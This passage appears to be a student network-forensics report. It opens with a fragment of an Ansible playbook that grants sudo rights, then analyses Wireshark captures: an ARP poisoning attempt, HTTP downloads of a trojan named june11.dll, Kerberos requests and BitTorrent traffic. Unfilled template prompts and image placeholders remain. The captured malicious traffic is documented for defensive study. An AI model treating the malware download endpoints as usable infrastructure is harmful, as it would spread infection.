    key: "{{ lookup('file', '~/.ssh/id_rsa.pub') }}"
    state: present

- name: Add sudoer rule for local user
  copy:
    dest: /etc/sudoers.d/admin
    src: etc/sudoers.d/admin
    owner: root
    group: root
    mode: 0440
    validate: /usr/sbin/visudo -csf %s
```

Network Analysis

Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.205 185.243.115.84 10.0.0.201	Machines that sent the most traffic.
Most Common Protocols	TCP UDP Other	Three most common protocols on the network.
# of Unique IP Addresses	808	Count of observed IP addresses.
Subnets	10.6.12.0/24 172.16.4.0/24 10.0.0.0/24	Observed subnet ranges.
# of Malware Species	June11.dll	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- For example: Watching YouTube, reading the news.

Suspicious Activity


- For example: Sending malware, phishing.

Normal Activity

Browsing from a Custom Website

Summarize the following:


- Originally we observed normal traffic ranging from HTTP to TCP to ARP protocols were the main ones that appeared.
- The user seemed to be browsing and sending requests back and forth the a website called Frank-n-Ted-DC.com.
- Include a description of any interesting files. Most interestingly enough was the amount of requests and packets to and from Frank-n-Ted-DC.com, also there was another IP by 192.168.1.105 that was asking for information about an IP 192.168.1.100 which seemed to be trying to ARP poison the IP.



Browsing the Web

Summarize the following:

- The protocols observed were: HTTP, TCP, ARP
- The user was browsing the web. Specifically, the user was streaming on “YouTube”



Malicious Activity

June11.dll

- Same as before most were normal responses and requests all ranging from **HTTP** to **TCP** protocols mostly
- The user seemed to be having a lot of activity with a site by the name of mind-hammer.net when applying the packet filter it seemed **over 20,000 packets** were coming from the rotterdampc IP to this mind-hammer.net site.
- A malicious file we found was a trojan by the name of **june11.dll** from the source IP of 10.6.12.203

Packet list | Narrow & Wide | Case sensitive | Display filter

No.	Time	Source	Destination	Protocol	Length	Info
31969	238.973031600	10.6.12.203	205.185.125.104	HTTP	275	GET /pQBtWj HTTP/1.1
31973	238.988453400	10.6.12.203	205.185.125.104	HTTP	312	GET /files/june11.dll HTTP/1.1

ip.src==172.16.4.205 and kerberos.CNameString

No.	Time	Source	Destination	Protocol	Length	SSID	WPA Version	Info
3187	49.786544600	Rotterdam-PC.mind-hammer.n…	mind-hammer-dc.mind-hammer.net	KRB5	297			AS-REQ
3195	49.803720100	Rotterdam-PC.mind-hammer.n…	mind-hammer-dc.mind-hammer.net	KRB5	377			AS-REQ
3369	50.584361200	Rotterdam-PC.mind-hammer.n…	mind-hammer-dc.mind-hammer.net	KRB5	301			AS-REQ
3376	50.599992500	Rotterdam-PC.mind-hammer.n…	mind-hammer-dc.mind-hammer.net	KRB5	381			AS-REQ
3408	50.726684900	Rotterdam-PC.mind-hammer.n…	mind-hammer-dc.mind-hammer.net	KRB5	292			AS-REQ
3415	50.742235400	Rotterdam-PC.mind-hammer.n…	mind-hammer-dc.mind-hammer.net	KRB5	372			AS-REQ

Torrenting

- We observed usual traffic from the scan such as HTTP, TCP, and ARP and also traffic from bittorrent.
- The user was trying to download a movie Betty_Boop_Rhythm_on_the_Reservation.avi which was what the user with the IP of 10.0.0.201 and username of BLANCO had downloaded through bittorrent.

```
    [Bytes sent since last PSH flag: 535]
  ▸ [Timestamps]
    TCP payload (535 bytes)
Hypertext Transfer Protocol
  ▾ GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent HTTP/1.1\
    ▸ [Expert Info (Chat/Sequence): GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_
      Request Method: GET
    ▸ Request URI: /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torre
      Request Version: HTTP/1.1
```

The End